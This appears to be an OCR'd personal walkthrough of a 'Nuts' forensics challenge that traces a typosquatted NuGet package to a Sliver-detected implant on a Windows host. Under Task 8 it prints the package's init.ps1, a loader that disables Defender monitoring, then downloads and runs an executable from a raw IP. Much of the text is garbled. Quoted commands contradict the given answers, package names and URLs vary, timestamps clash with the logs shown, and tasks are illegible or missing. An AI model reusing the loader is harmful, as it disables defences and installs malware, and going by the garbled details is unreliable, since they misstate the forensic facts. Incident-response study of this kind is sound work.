

Nuts Challenge

Task 1:

What action did Alex take to integrate the purported time -saving package into the deployment process? (provide the full command)

First I checked the Security and PowerShell logs but didn't find anything. So I went to the PSReadline and found the command

```
Set-ExecutionPolicy -ExecutionPolicy Unrestricted
python -m pip install setuptools
pip install elastic-agent
# cd .\Desktop\
mkdir elastic
cd .\elastic\
$ProgressPreference = 'SilentlyContinue'
Invoke-WebRequest -Uri https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-3.3.2-windows-x64.exe -OutFile elastic-agent-3.3.2-windows-x64.exe
nugget install PublishNugget --version 1.0.11-beta
nugget install PublishNugget --version 1.0.11-beta
nugget install ElasticAgent -Source C:\ --idempotent $([System.IO.Path]::GetFullPath($env:USERPROFILE)) --target KestrelTrace --zip output
```

Answer: `nuget install PublishIgnor -Version 1.0.11-beta`

Task 2

Identify the URI from which the package was downloaded

I found the link after I answered task 2 and 4

#	url	title
1	Enter	Enter
2	https://www.google.com/search?q=	who is this guy named as? - Google
3	https://www.google.com/search?q=	github, net outside environment project - Google
4	https://www.google.com/search?q=	an working on this project using .net Framework, how can I publish it excluding all the files used for testing - Google
5	https://www.google.com/search?q=	am working on this project using .net framework, how can I publish it excluding all the files used for testing (is there a plugin or package for that?) - Google
6	https://www.google.com/search?q=	package for excluding all the testing files in .net framework - Google
7	https://www.google.com/search?q=	what is nunit ? - Google
8	https://www.google.com/search?q=	nunit package for excluding testing files - Google
9	https://nunit.org/packages/Publishing/	NUnit Gallery Publishing 3.0.11-beta

Answer: <https://www.nuget.org/packages/Publisheror/>


Task 2

Who is the threat actor responsible for publishing the malicious package? (the name of the package publisher)

*This is the first task I answered

While checking the Chrome History I found in the URL's table some list

While checking the Chrome History I found in the URL's table some link <http://www.russkaya.com/eng/eng/Publisher.asp> and opened it and found the publisher page

[illegible]

Answers 614a

Task 4

When did the attacker initiate the download of the package? Provide the timestamp in UTC format (YYYY-MM-DD HH-MM)

*This is the 2nd task I acquired

Users\Administrator	PSK123	group: 3.0.1.1-beta	signature.pfx	-pfx	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	15151 2024-09-29 10:42:56
Users\Administrator	PSK123	group: 3.0.1.1-beta	tools		<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0 2024-09-29 10:42:56
Users\Administrator	PSK123	group: 3.0.1-beta:tools	init.oa1	-o1	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	522 2024-09-29 10:42:56
Users\Administrator	PSK123	group: 3.0.1.1-beta	msobj	-msobj	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	10000 2024-09-29 10:42:56

Answer: 2024-03-19 18:41:56

Task C

Task 5:

Despite restrictions, the attacker successfully uploaded the malicious file to the official site by altering one key detail. What is the modified package ID of the malicious package?

I found this while checking the `puset` folder inside the publisher `puset`.

[illegible]

Accepted: 20 February 2006

Task 6:

I cant believe I found this answer after one try with the ChatGPT

I just copied everything I write from task 1 until task 5 and told ChatGPT to read everything from start how I found the answers and to help me find the answer for task 6

For Task 6, it seems like the attacker used some form of social engineering or deception to manipulate the user into believing the malicious package was legitimate. Based on the previous tasks, where the attacker published a package with a slightly altered ID (from "Publishignore" to "Publishignorr"), the technique they employed is likely "typosquatting."

Typosquatting involves creating a malicious package or domain with a name similar to a legitimate one, relying on the fact that users might misspell or misread the name.

In this case, the attacker published a package with a name similar to a legitimate one, tricking users into installing it by exploiting the minor spelling difference.

Answer: Typosquatting

Typosquatting – meaning and definition

Typosquatting is a type of social engineering attack which targets internet users who incorrectly type a URL into their web browser rather than using a search engine. Typically, it involves tricking users into visiting malicious websites with URLs that are common misspellings of legitimate websites. Users may be tricked into entering sensitive details into these fake sites. For organizations victimized by these attackers, these sites can do significant reputational damage.

The 'typo' in typosquatting refers to the small mistakes people can make when typing on a keyboard. Typosquatting is also known as URL hijacking, domain mimicry, sting sites, or fake URLs.

Answer: typosquatting

Task 7:
Determine the full path of the file within the package containing the malicious code

I found the full path while checking the PowerShell.evtx log and can also be found at the PowerShell Operational logs

```

Engine state is changed from Available to Stopped.
Details:
NewEngineState=Stopped
PreviousEngineState=Available
SessionIdNumber=18
HostName=ConsulHost
HostVersion=1.17763.1
HostId=39651277-6086-4730-8886-c933379290
HostConfiguration=C:\Windows\System32\config\Software\WOW64\PowerShell\Policy\ExecutionPolicy
}; & {User\Administrator;netget packages (00000001.0.1.0.1-beta)@msi.ps1'}
EngineSessionId=1.17763.1
RunspaceId=ae5234-d9-1185-4063-c939-24948485a373
Powershell
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

```

Answer: C:\Users\Administrator\.nuget\packages\publishignore\1.0.11-beta\tools\init.ps1

Task 8:
When tampering with the system's security settings, what command did the attacker employ?

I checked the init.ps1 script at the path "Administrator\.\nuget\packages\publishignor\1.0.11-beta\tools"

```
Set-MyReference -DisableHeartlineMonitoring $true
Set-MyReference -DisableChannelMappingNetworkDrivesForFullScan $true
Clear-Host
$Path = "I:\ProgramData\Microsoft\Visual Studio\"
if (-not (Test-Path -Path $Path)) {
    New-Item -Path $Path -ItemType Directory -force
}
Clear-Host
$ProcName = "msinstall.exe"
Clear-Host
$WebFile = "http://14.54.51.221/8000/$ProcName"
Clear-Host
Invoke-WebRequest -Uri $WebFile -OutFile "$Path\$ProcName"
Clear-Host
Start-Process -FilePath "$Path\$ProcName"
Clear-Host
```

Answer:
Set-MpPreference -DisableRealtimeMonitoring True

Task 9:
Following the security settings alteration, the attacker downloaded a malicious file to ensure continued access to the system. Provide the SHA1 hash of this file.

After I answered task 11 and I was sure the file was uninstall.exe I navigated to "C:\ProgramData\Microsoft\Windows Defender\Support" and then searched on all logs with Notepad++ for the filename

[illegible]

Answer: 57b7acf278968eaa53920603c62afd8b305f98bb

Task 10:
identify the framework utilised by the malicious file for command and control communication.

Same as task 9, the detection is Silver

```
2024-03-19T19:33:32.972Z DETECTION_ADD#3 VirTool:Win32/Sliver.D/MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe PropBag [length: 0, data: null]
2024-03-19T19:33:32.972Z DETECTION_ADD#4 VirTool:Win32/Sliver.D/MTB processid:11120.ProcessStart:133583496161846782 PropBag [length: 0, data: null]
```

Answer: Silver

Task 11:
At what precise moment was the malicious file executed?

I answered this task before task 10 and 9, took me some time to find the SHA 1

When I checked the init.ps1 script, the \$ProcName was "uninstall.exe" so I assumed this is the malicious file so I searched it in Prefetch

Executable Name	Run Count	Hash	Size	Version	Last Run
	1		31662	Windows ..	2024-03-19 19:23:36
UNINSTALL.EXE	1	7032462	31662	Windows ..	2024-03-19 19:23:36

Answer: 2024-03-19 19:23:36

Task 12:
The attacker made a mistake and didn't stop all the features of the security measures on the machine. When was the malicious file detected? Provide the timestamp in UTC.

I found it in the same detection from task 10 and 9

```
C:\Users\Bubble\Desktop\NtfsCrash\ProgramData\Microsoft\Windows Defender\Support\WfLog-20231206-044317.log (8 hits)
```

Line	6394	2024-03-19T19:12:57.890Z	SDH:Issuing SDH query for \\?\C:\ProgramData\Microsoft Visual Studio\	uninstall.exe
Line	6394	2024-03-19T19:13:32.970Z	DETECTION_EVENT NPSOURCE_SYSTEM VmTools\Win32\Sliver.DMIB file:C:\ProgramData\Micro	
Line	6397	2024-03-19T19:13:32.970Z	DETECTION_ACTION VmTools\Win32\Sliver.DMIB file:C:\ProgramData\Micro	

Answer: 2024-03-19 19:33:32

Task 13:
After establishing a connection with the C2 server, what was the first action taken by the attacker to enumerate the environment? Provide the name of the process.

I found the answer but in a shitty way, while searching for the answer for task 11 I checked the prefetch and saw the whoami process so I assumed this is the enumerate activity

C:\Users\Bobbi\Documents\Bobbi's C\MI redsides\newfatch\36	2022-09-13 10:44:11	2022-09-19 1	2022-09-19 11	NOVAMT.FXP	2	901785FF	15006 Windows	2022-09-19 19:32:53
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Answer: whoami

Task 14:
To ensure continued access to the compromised machine, the attacker created a scheduled task. What is the name of the created task?

[illegible]

Task 15:
When was the scheduled task created? Provide the timestamp in UTC.

Name	Date modified	Type	Size
Microsoft			
GoogleUpdateToolMachineU8A026899-4CF8-4338-4463-384041512121	3/20/2024 10:38 AM	File	File
GoogleUpdateToolMachineU8A0387711-1108-4538-8426-14EDECCECTAF	2/20/2024 9:11 AM	File	4 KB
GoogleUpdateToolMachineU8A0387711-1108-4538-8426-14EDECCECTAF	2/20/2024 9:11 AM	File	File
MicrosoftEdgeUpdateToolMachineU82126203-F8B3-4433-403C-DA08C7808080	3/16/2024 4:23 AM	File	File
MicrosoftEdgeUpdateToolMachineU81E9F3525-4194-402D-8017-17EF8A908080	3/16/2024 4:23 AM	File	4 KB
MicrosoftEdgeUpdateToolMachineU81E9F3525-4194-402D-8017-17EF8A908080	3/16/2024 4:23 AM	File	File
OneDriveRepeatingTaskU81-5-21-3738080807-55321779-1376006957-500	3/16/2024 4:23 AM	File	4 KB
OneDriveRepeatingTaskU81-5-21-3738080807-55321779-1376006957-500	3/16/2024 4:23 AM	File	File
OneDriveStandaloneUpdateTaskU81-5-21-3738080807-55321779-1376006957-500	3/16/2024 4:23 AM	File	4 KB

MicrosoftSystemOnlyUpdates Properties

General Security Details Previous Versions

MicrosoftSystemOnlyUpdates

Type of file File

Description MicrosoftSystemOnlyUpdates

Location C:\Users\Bubba\Desktop\Microsoft Windows and System

Size 2.47 MB (2,562 bytes)

Size on disk 4.00 MB (4,096 bytes)

Created Friday, September 15, 2023, 10:58:11 AM

Modified Tuesday, March 19, 2024, 12:24:05 PM

Accessed MicrosoftSystemOnlyUpdates, 13 minutes ago

Attributes ☐ Read only ☐ Hidden ☒ Archived

Task 16:
Upon concluding the intrusion, the attacker left behind a specific file on the compromised host. What is the name of this file?

337930		2024-03-19 19:33:48		Updater.exe	.exe	818	9	1611	1	56489760	RenameNewName
337931		2024-03-19 19:33:48		Updater.exe	.exe	818	9	1611	1	56489848	RenameNewName Close

337929		2024-03-19 19:33:48	file.exe	.exe	818	9	1611	1	56489680	RenameOldName
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I found this file inside the ProgramData as "Updater.exe"

Microsoft OneDrive	3/20/2024 11:57 AM	Fax folder	
Microsoft Visual Studio	3/19/2024 12:34 PM	Fax folder	
Package Cache	3/20/2024 11:57 AM	Fax folder	
Packages	3/20/2024 11:57 AM	Fax folder	
reged.1991-06.com\microsoft	3/20/2024 11:57 AM	Fax folder	
SoftwareDistribution	9/15/2018 12:30 AM	Fax folder	
USPPrivate	3/20/2024 11:57 AM	Fax folder	
USPShared	3/20/2024 11:57 AM	Fax folder	
WindowsHolographicDevices	3/20/2024 11:57 AM	Fax folder	
Xbox GameBar	3/20/2024 12:31 PM	Fax folder	
Update.exe	3/14/2024 12:41 AM	Application	6 KB

Task 18:
Identify the malware family associated with the file mentioned in the previous question (17).

Threat Score: 51/100 (●)

Verdict: Suspicious

Tags: hex, Himglpa stealer, floader, Trojan, AdDownloader, kdropper, tiny, Amol, kmdqg, rsuspicious

Full Report: <https://analyze.zenika.de/reports/eddcaad3df5de1ed0a416789437fde443dc0f1baf61a6a3cf74eb3c7520a8c>








Found reports on: Kaspersky-OpenIT, Hybrid-Analysis, Malware-Bazaar, Cape Sandbox and

File Name: eddcaad3df5de1ed0a416789437fde443dc0f1baf61a6a3cf74eb3c7520a8c

SHA256: e4dc4ad3df5de1ed0a416789437fde443dc0f1baf61a6a3cf74eb3c7520a8c

Task 19:
When was the file dropped onto the system? Provide the timestamp in UTC.

Walkthroughs Page 3

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created8x10
						
MicrosoftEdgeWebView2Setup.exe	.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	1617864	2024-03-16 11:25:54
StandaloneUpdater 2024-03-07.0720.7668.1.odl	.odl	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	60298	2024-03-07 07:20:05
StandaloneUpdater 2024-03-07.0720.7636.1.odl	.odl	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	60158	2024-03-07 07:20:05
Updater.exe	.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	5632	2024-03-19 19:30:04

Answer: 2024-03-19 19:30:04